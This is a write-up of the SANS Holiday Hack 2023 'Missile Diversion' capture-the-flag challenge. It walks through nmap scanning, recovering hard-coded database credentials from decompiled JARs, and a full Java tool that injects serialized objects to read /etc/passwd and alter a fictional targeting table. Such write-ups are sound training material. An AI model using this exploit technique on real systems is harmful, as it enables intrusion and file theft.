
Aggregation All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-Aggregation maltcp://10.1.1.1:1025/missile-targeting-system-AggregationInternalBroker
Action All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-Action null
Archive All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-Archive null
Heartbeat All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-Heartbeat maltcp://10.1.1.1:1025/missile-targeting-system-HeartbeatInternalBroker
Event All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-Event maltcp://10.1.1.1:1025/missile-targeting-system-EventInternalBroker
Parameter All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-Parameter maltcp://10.1.1.1:1025/missile-targeting-system-ParameterInternalBroker
ArchiveSync All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-ArchiveSync null
Alert All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-Alert null
Directory All Supported [] maltcp://10.1.1.1:1025/missile-targeting-system-Directory null
We can enable the parameter service of PointingMode, X, Y, and Debug:

Looking at parameters generated from the missile-targeting-system, we can see a Debug flag that looks interesting.

NMAP Scan
We can perform a quick nmap scan of 10.1.1.1 to identify a MySQL database port open on 3306 that could be our target for stopping the missile-targeting-system!
$ nmap -v -sC -sV 10.1.1.1
Nmap scan report for 10.1.1.1
PORT      STATE SERVICE VERSION
1024/tcp  open  kdm?
1025/tcp open  NFS-or-IIS?
3306/tcp  open  mysql?
10022/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
Java Reversing
We can use jd-cli.jar to decompile all the Java JAR files within assets/nmf/lib/ and output them to ../librev for easier analysis!
find assets/nmf/lib/ -name '*.jar' -exec java -jar /opt/java-compiled/jd-cli.jar --outputDir ../librev {} \;
Looking at the source code of themissile-targeting-system at assets/nmf/librev/esa/mo/nmf/apps/MissileTargetingSystemMCAdapter.java, we are able to find MySQL credentials of Username:targeter and Password: cu3xmzp9tzpi00bdqvxq.
private String sqlDebug(String injection) {
String query = "SELECT VERSION()" + injection;
StringBuilder resultString = new StringBuilder();
try {
  Connection connection = DriverManager.getConnection("jdbc:mariadb://localhost:3306/missile_targeting_system?allowMultiQueries=true", "targeter", "cu3xmzp9tzpi00bdqvxq");
  try {
    Statement statement = connection.createStatement();
    try {
    boolean hasResultSet = statement.execute(query);
    int resultSetCount = 0;
    while (true) {
  if (hasResultSet) {
    ResultSet resultSet = statement.getResultSet();
    try {
    ResultSetMetaData metaData = resultSet.getMetaData();
    int columnCount = metaData.getColumnCount();
    while (resultSet.next()) {
     for (int i = 1; i <= columnCount; i++) {
    String columnName = metaData.getColumnName(i);
    String columnValue = resultSet.getString(i);
    resultString.append(columnName + ": " + columnValue + " | ");
     }
     resultString.append("\n");
   }
    if (resultSet != null)
We can login to the remote MySQL database using these credentials with the mysql client utility.:
$ mysql -u 'targeter' -p'cu3xmzp9tzpi00bdqvxq' -h '10.1.1.1'
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2092
Server version: 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 mariadb.org binary distribution
Lets see what databases are in here:
MariaDB [(none)]> show databases;
+--------------------------+
| Database                 |
+--------------------------+
| information_schema       |
| missile_targeting_system |
+--------------------------+
2 rows in set (0.055 sec)
Lets see what permissions we have using show grants.
MariaDB [(none)]> show grants;
+---------------------------------------------------------------------------------------------------------+
| Grants for targeter@%                                                                                   |
+---------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `targeter`@`%` IDENTIFIED BY PASSWORD '*41E2CFE844C8F1F375D5704992440920F11A11BA' |
| GRANT SELECT, INSERT ON `missile_targeting_system`.`satellite_query` TO `targeter`@`%`                  |
| GRANT SELECT ON `missile_targeting_system`.`pointing_mode` TO `targeter`@`%`                            |
| GRANT SELECT ON `missile_targeting_system`.`messaging` TO `targeter`@`%`                                |
| GRANT SELECT ON `missile_targeting_system`.`target_coordinates` TO `targeter`@`%`                       |
| GRANT SELECT ON `missile_targeting_system`.`pointing_mode_to_str` TO `targeter`@`%`                     |
+---------------------------------------------------------------------------------------------------------+
Lets enumerate the tables of the missile_targeting_system database:
MariaDB [missile_targeting_system]> show tables;
+------------------------------------+
| Tables_in_missile_targeting_system |
+------------------------------------+
| messaging                          |
| pointing_mode                      |
| pointing_mode_to_str               |
| satellite_query                    |
| target_coordinates                 |
+------------------------------------+
5 rows in set (0.065 sec)
We can then inspect all of the content of all of the tables within the missile_targeting_system database:
MariaDB [missile_targeting_system]> select * from messaging;
+----+----------------------+------------+
| id | msg_type             | msg_data   |
+----+----------------------+------------+
|  1 | RedAlphaMsg          | RONCTTLA   |
|  2 | MsgAuth              | 220040DL   |
|  3 | LaunchCode           | DLG2209TVX |
|  4 | LaunchOrder          | CONFIRMED  |
|  5 | TargetSelection      | CONFIRMED  |
|  6 | TimeOnTargetSequence | COMPLETE   |
|  7 | YieldSelection       | COMPLETE   |
|  8 | MissileDownlink      | ONLINE     |
|  9 | TargetDownlinked     | FALSE      |
+----+----------------------+------------+
9 rows in set (0.064 sec)

MariaDB [missile_targeting_system]> select * from pointing_mode;
+----+----------------+
| id | numerical_mode |
+----+----------------+
|  1 |              0 |
+----+----------------+
1 row in set (0.062 sec)

MariaDB [missile_targeting_system]> select * from pointing_mode_to_str;
+----+----------------+------------------+----------------------------------------------------------------------------------------+
| id | numerical_mode | str_mode         | str_desc                                                                               |
+----+----------------+------------------+----------------------------------------------------------------------------------------+
|  1 |              0 | Earth Point Mode | When pointing_mode is 0, targeting system applies the target_coordinates to earth.     |
|  2 |              1 | Sun Point Mode   | When pointing_mode is 1, targeting system points at the sun, ignoring the coordinates. |
+----+----------------+------------------+----------------------------------------------------------------------------------------+
2 rows in set (0.063 sec)

MariaDB [missile_targeting_system]> select * from satellite_query;
+-----+----------------------------------------------------------------------------------------------------------------------------------------------------------------+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| jid | object                                                                                                                                                         | results                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
+-----+----------------------------------------------------------------------------------------------------------------------------------------------------------------+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
|   1 | �� sr SatelliteQueryFileFolderUtility������ Z isQueryZisUpdateL pathOrStatementt Ljava/lang/String;xp  t )/opt/SatelliteQueryFileFolderUtility.java         | import java.io.Serializable;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.stream.Collectors;
import java.util.stream.Stream;
import java.sql.*;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import com.google.gson.Gson;

public class SatelliteQueryFileFolderUtility implements Serializable {
    private String pathOrStatement;
    private boolean isQuery;
    private boolean isUpdate;

    public SatelliteQueryFileFolderUtility(String pathOrStatement, boolean isQuery, boolean isUpdate) {
        this.pathOrStatement = pathOrStatement;
        this.isQuery = isQuery;
        this.isUpdate = isUpdate;
    }

    public String getResults(Connection connection) {
        if (isQuery && connection != null) {
            if (!isUpdate) {
                try (PreparedStatement selectStmt = connection.prepareStatement(pathOrStatement);
                    ResultSet rs = selectStmt.executeQuery()) {
                    List<HashMap<String, String>> rows = new ArrayList<>();
                    while(rs.next()) {
                        HashMap<String, String> row = new HashMap<>();
                        for (int i = 1; i <= rs.getMetaData().getColumnCount(); i++) {
                            String key = rs.getMetaData().getColumnName(i);
                            String value = rs.getString(i);
                            row.put(key, value);
                        }
                        rows.add(row);
                    }
                    Gson gson = new Gson();
                    String json = gson.toJson(rows);
                    return json;
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            } else {
                try (PreparedStatement pstmt = connection.prepareStatement(pathOrStatement)) {
                    pstmt.executeUpdate();
                    return "SQL Update completed.";
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            }
        } else {
            Path path = Paths.get(pathOrStatement);
            try {
                if (Files.notExists(path)) {
                    return "Path does not exist.";
                } else if (Files.isDirectory(path)) {
                    // Use try-with-resources to ensure the stream is closed after use
                    try (Stream<Path> walk = Files.walk(path, 1)) { // depth set to 1 to list only immediate contents
                        return walk.skip(1) // skip the directory itself
                                .map(p -> Files.isDirectory(p) ? "D: " + p.getFileName() : "F: " + p.getFileName())
                                .collect(Collectors.joining("\n"));
                    }
                } else {
                    // Assume it's a readable file
                    return new String(Files.readAllBytes(path), StandardCharsets.UTF_8);
                }
            } catch (IOException e) {
                return "Error reading path: " + e.toString();
            }
        }
    }

    public String getpathOrStatement() {
        return pathOrStatement;
    }
}
 |
+-----+----------------------------------------------------------------------------------------------------------------------------------------------------------------+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.065 sec)

MariaDB [missile_targeting_system]> select * from target_coordinates;
+----+---------+----------+
| id | lat     | lng      |
+----+---------+----------+
|  1 | 1.14514 | -145.262 |
+----+---------+----------+
1 row in set (0.055 sec)
Since our main goal is to change the targeting from the Earth to the Sun, the pointing_mode table seems to align with that objective. The pointing_mode has the following values available - 0 (Earth Point Mode) or 1 (Sun Point Mode).
Also, looking back at our privileges … we can add queries to the satellite_query table of the missile_targeting_system database. This is where we found a Java serialized object. Lets obtain the full Java serialized object column by wrapping it with hex() in our query:
MariaDB [missile_targeting_system]> select hex(object) from satellite_query;
ACED00057372001F536174656C6C697465517565727946696C65466F6C6465725574696C69747912D4F68D0EB392CB0200035A0007697351756572795A000869735570646174654C000F706174684F7253746174656D656E747400124C6A6176612F6C616E672F537472696E673B787000007400292F6F70742F536174656C6C697465517565727946696C65466F6C6465725574696C6974792E6A617661
Java Serialization Payload Generation
Let’s see if we can add the same Java Serialized object into the table and inspect what happens in the result column.
MariaDB [missile_targeting_system]> INSERT INTO missile_targeting_system.satellite_query VALUES(2,UNHEX("ACED00057372001F536174656C6C697465517565727946696C65466F6C6465725574696C69747912D4F68D0EB392CB0200035A0007697351756572795A000869735570646174654C000F706174684F7253746174656D656E747400124C6A6176612F6C616E672F537472696E673B787000007400292F6F70742F536174656C6C697465517565727946696C65466F6C6465725574696C6974792E6A617661"),"");

MariaDB [missile_targeting_system]> SELECT results FROM missile_targeting_system.satellite_query ORDER BY jid DESC LIMIT 1
+-----------------------------------+
| results                           |
+-----------------------------------+
| [{"numerical_mode":"1","id":"1"}] |
+-----------------------------------+
1 row in set (0.059 sec)
Building off of what we just did, I started creating a Java program to send serialized payloads to the MySQL database and fetch the results.
I started off with the initial SatelliteQueryFileFolderUtility serializable class that we obtained from the satellite_query table of the missile_targeting_system database.
/* SANS Holiday Hack 2023 - Missile Diversion */

/* Imports */
import com.google.gson.Gson;
import java.io.IOException;
import java.io.Serializable;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.sql.*;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.stream.Collectors;
import java.util.stream.Stream;

public class SatelliteQueryFileFolderUtility implements Serializable {

  private String pathOrStatement;
  private boolean isQuery;
  private boolean isUpdate;

  private static final long serialVersionUID = 1356980473442833099L;

  public SatelliteQueryFileFolderUtility(
    String pathOrStatement,
    boolean isQuery,
    boolean isUpdate
  ) {
    this.pathOrStatement = pathOrStatement;
    this.isQuery = isQuery;
    this.isUpdate = isUpdate;
  }

  public String getResults(Connection connection) {
    if (isQuery && connection != null) {
      if (!isUpdate) {
        try (
          PreparedStatement selectStmt = connection.prepareStatement(
            pathOrStatement
          );
          ResultSet rs = selectStmt.executeQuery()
        ) {
          List<HashMap<String, String>> rows = new ArrayList<>();
          while (rs.next()) {
            HashMap<String, String> row = new HashMap<>();
            for (int i = 1; i <= rs.getMetaData().getColumnCount(); i++) {
              String key = rs.getMetaData().getColumnName(i);
              String value = rs.getString(i);
              row.put(key, value);
            }
            rows.add(row);
          }
          Gson gson = new Gson();
          String json = gson.toJson(rows);
          return json;
        } catch (SQLException sqle) {
          return "SQL Error: " + sqle.toString();
        }
      } else {
        try (
          PreparedStatement pstmt = connection.prepareStatement(pathOrStatement)
        ) {
          pstmt.executeUpdate();
          return "SQL Update completed.";
        } catch (SQLException sqle) {
          return "SQL Error: " + sqle.toString();
        }
      }
    } else {
      Path path = Paths.get(pathOrStatement);
      try {
        if (Files.notExists(path)) {
          return "Path does not exist.";
        } else if (Files.isDirectory(path)) {
          // Use try-with-resources to ensure the stream is closed after use
          try (Stream<Path> walk = Files.walk(path, 1)) { // depth set to 1 to list only immediate contents
            return walk
              .skip(1) // skip the directory itself
              .map(p ->
                Files.isDirectory(p)
                  ? "D: " + p.getFileName()
                  : "F: " + p.getFileName()
              )
              .collect(Collectors.joining("\n"));
          }
        } else {
          // Assume it's a readable file
          return new String(Files.readAllBytes(path), StandardCharsets.UTF_8);
        }
      } catch (IOException e) {
        return "Error reading path: " + e.toString();
      }
    }
  }

  public String getpathOrStatement() {
    return pathOrStatement;
  }
}
The Maven project required some dependencies that were specified in the pom.xml to connect to the database, for the original serializable class, and to disable logging.
<project xmlns="http://maven.apache.org/POM/4.0.0"
	xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
	xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
	<modelVersion>4.0.0</modelVersion>
	<groupId>com.exploit</groupId>
	<artifactId>SerializationUtility</artifactId>
	<version>0.0.1-SNAPSHOT</version>

	<build>
		<plugins>
			<plugin>
				<groupId>org.apache.maven.plugins</groupId>
				<artifactId>maven-compiler-plugin</artifactId>
				<version>3.12.1</version>
				<configuration>
					<source>1.8</source>
					<target>1.8</target>
					<archive>
						<manifest>
							<mainClass>SerializationUtility</mainClass>
							<addClasspath>true</addClasspath>
							<classpathPrefix>lib/</classpathPrefix>
						</manifest>
					</archive>
				</configuration>
			</plugin>
			<plugin>
				<groupId>org.apache.maven.plugins</groupId>
				<artifactId>maven-jar-plugin</artifactId>
				<version>3.2.0</version>
				<configuration>
				  <archive>
					<manifest>
						<mainClass>SerializationUtility</mainClass>
						<addClasspath>true</addClasspath>
						<classpathPrefix>lib/</classpathPrefix>
					</manifest>
				  </archive>
				</configuration>
			  </plugin>
			<plugin>
				<groupId>org.apache.maven.plugins</groupId>
				<artifactId>maven-dependency-plugin</artifactId>
				<version>3.1.2</version>
				<executions>
					<execution>
						<id>copy-dependencies</id>
						<phase>prepare-package</phase>
						<goals>
							<goal>copy-dependencies</goal>
						</goals>
						<configuration>
							<outputDirectory>${project.build.directory}/lib</outputDirectory>
						</configuration>
					</execution>
				</executions>
			</plugin>
		</plugins>
	</build>

	<dependencies>
		<!-- Gson dependency -->
		<dependency>
			<groupId>com.google.code.gson</groupId>
			<artifactId>gson</artifactId>
			<version>2.8.9</version>
		</dependency>

		<!-- Database dependency -->
		<dependency>
			<groupId>org.mariadb.jdbc</groupId>
			<artifactId>mariadb-java-client</artifactId>
			<version>3.3.2</version>
		</dependency>

		<!-- Ignore logging dependency -->
		<dependency>
			<groupId>org.slf4j</groupId>
			<artifactId>slf4j-nop</artifactId>
			<version>1.7.32</version>
		</dependency>

	</dependencies>
</project>
I then made a wrapper around that called serializationutility. This prompts for either a select/update query or file or directory. It then creates the serialized object, inserts it into the database, waits for the server to process the request, and then queries for the result!
/* SANS Holiday Hack 2023 - Missile Diversion */

/* Imports */
import java.io.ByteArrayOutputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.Scanner;

public class SerializationUtility {

  private static String bytesToHex(byte[] bytes) {
    StringBuilder hexString = new StringBuilder(2 * bytes.length);
    for (byte b : bytes) {
      hexString.append(String.format("%02X", b));
    }
    return hexString.toString();
  }

  private static String serializeObject(
    SatelliteQueryFileFolderUtility obj,
    String outputFilename
  ) {
    try (
      ObjectOutputStream oos = new ObjectOutputStream(
        new FileOutputStream(outputFilename)
      );
      ByteArrayOutputStream bos = new ByteArrayOutputStream();
      ObjectOutputStream hexOos = new ObjectOutputStream(bos)
    ) {
      // Serialize the object to a file
      oos.writeObject(obj);
      //System.out.println("Object has been serialized and written to " + outputFilename);

      // Serialize the object to a byte array
      hexOos.writeObject(obj);
      byte[] serializedBytes = bos.toByteArray();

      // Convert the byte array to a hexadecimal string
      String hexString = bytesToHex(serializedBytes);

      System.out.println("Serialized payload (hex): " + hexString);

      return hexString;
    } catch (IOException e) {
      System.err.println("Error during serialization: " + e.getMessage());
      return null;
    }
  }

  private static void insertDataIntoDatabase(
    String jdbcUrl,
    String username,
    String password,
    String hexString
  ) {
    try (
      Connection connection = DriverManager.getConnection(
        jdbcUrl,
        username,
        password
      )
    ) {
      String insertQuery =
        "INSERT INTO missile_targeting_system.satellite_query (object) VALUES (UNHEX(?))";
      try (
        PreparedStatement preparedStatement = connection.prepareStatement(
          insertQuery
        )
      ) {
        preparedStatement.setString(1, hexString);
        preparedStatement.executeUpdate();
        System.out.println("Data inserted into the database.");
      }
    } catch (SQLException e) {
      System.err.println(
        "Error connecting to the database or executing the query: " +
        e.getMessage()
      );
    }
  }

  private static String queryLastEntryResultsColumn(
    String jdbcUrl,
    String username,
    String password
  ) {
    try (
      Connection connection = DriverManager.getConnection(
        jdbcUrl,
        username,
        password
      )
    ) {
      String selectQuery =
        "SELECT results FROM missile_targeting_system.satellite_query ORDER BY jid DESC LIMIT 1";
      try (
        Statement statement = connection.createStatement();
        ResultSet resultSet = statement.executeQuery(selectQuery)
      ) {
        if (resultSet.next()) {
          return resultSet.getString("results");
        } else {
          System.out.println("No entries found in the satellite_query table.");
        }
      }
    } catch (SQLException e) {
      System.err.println(
        "Error connecting to the database or executing the query: " +
        e.getMessage()
      );
    }
    return null;
  }

  public static void main(String[] args) {
    // Initialize scanner
    Scanner scanner = new Scanner(System.in);

    while (true) {
      // Ask user for input
      System.out.print("\nEnter your input: ");
      String userInput = scanner.nextLine().trim();

      // Process user choice
      String serHex = null;
      if (userInput.startsWith("/")) {
        SatelliteQueryFileFolderUtility utilityPath = new SatelliteQueryFileFolderUtility(
          userInput,
          false,
          false
        );
        serHex = serializeObject(utilityPath, "output.ser");
      } else if (userInput.toUpperCase().startsWith("SELECT")) {
        SatelliteQueryFileFolderUtility utilitySelect = new SatelliteQueryFileFolderUtility(
          userInput,
          true,
          false
        );
        serHex = serializeObject(utilitySelect, "output.ser");
      } else if (userInput.toUpperCase().startsWith("UPDATE")) {
        SatelliteQueryFileFolderUtility utilityUpdate = new SatelliteQueryFileFolderUtility(
          userInput,
          true,
          true
        );
        serHex = serializeObject(utilityUpdate, "output.ser");
      } else {
        System.out.println(
          "Invalid input. Please enter a path, SELECT query, or UPDATE query."
        );
        continue;
      }

      // Check if serialization was successful
      if (serHex != null) {
        String jdbcUrl =
          "jdbc:mariadb://10.1.1.1:3306/missile_targeting_system?allowMultiQueries=true";
        String username = "targeter";
        String password = "cu3xmzp9tzpi00bdqvxq";
        insertDataIntoDatabase(jdbcUrl, username, password, serHex);

        // Wait for results
        System.out.println("Waiting for results ...");
        try {
          Thread.sleep(1000); // 1 seconds
        } catch (InterruptedException e) {
          System.err.println("Error during sleep: " + e.getMessage());
        }

        // Query the database after 10 seconds
        String lastEntryResults = queryLastEntryResultsColumn(
          jdbcUrl,
          username,
          password
        );
        System.out.println("Results:\n" + lastEntryResults);
      }
    }
  }
}
We can compile the Java code to a Java class and then package it in a JAR file using Maven that will have all of our dependencies in it to run. From this point, it was a lot easier generating payloads and sending it to the target.
mvn clean package -DskipTests
java -jar ./target/serializationutility-0.0.1-SNAPSHOT.jar
I could dump /etc/passwd …
Enter your input: /etc/passwd
Serialized payload (hex): ACED00057372001F536174656C6C697465517565727946696C65466F6C6465725574696C69747912D4F68D0EB392CB0200035A0007697351756572795A000869735570646174654C000F706174684F7253746174656D656E747400124C6A6176612F6C616E672F537472696E673B7870000074000B2F6574632F706173737764
Data inserted into the database.
Waiting for results ...
Results:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
I could directory list /opt/ …
Enter your input: /opt/
Serialized payload (hex): ACED00057372001F536174656C6C697465517565727946696C65466F6C6465725574696C69747912D4F68D0EB392CB0200035A0007697351756572795A000869735570646174654C000F706174684F7253746174656D656E747400124C6A6176612F6C616E672F537472696E673B787000007400052F6F70742F
Data inserted into the database.
Waiting for results ...
Results:
F: example.txt
F: SatelliteQueryFileFolderUtility.java
D: java
I then updated the pointing_mode to 1 within the missile_targeting_system database to point to targeting system at the Sun instead of Earth!
Enter your input: UPDATE missile_targeting_system.pointing_mode SET numerical_mode = 1;
Serialized payload (hex): ACED00057372001F536174656C6C697465517565727946696C65466F6C6465725574696C69747912D4F68D0EB392CB0200035A0007697351756572795A000869735570646174654C000F706174684F7253746174656D656E747400124C6A6176612F6C616E672F537472696E673B78700101740045555044415445206D697373696C655F746172676574696E675F73797374656D2E706F696E74696E675F6D6F646520534554206E756D65726963616C5F6D6F6465203D20313B
Data inserted into the database.
Waiting for results ...
Results:
SQL Update completed.
With that we diverted the missile successfully!
Achievement
Congratulations! You have completed the Missile Diversion challenge!
Having successfully diverted the missile, Wombley Cube expressed genuine remorse. Now, standing at the threshold of the last door, we are poised for the ultimate victory.
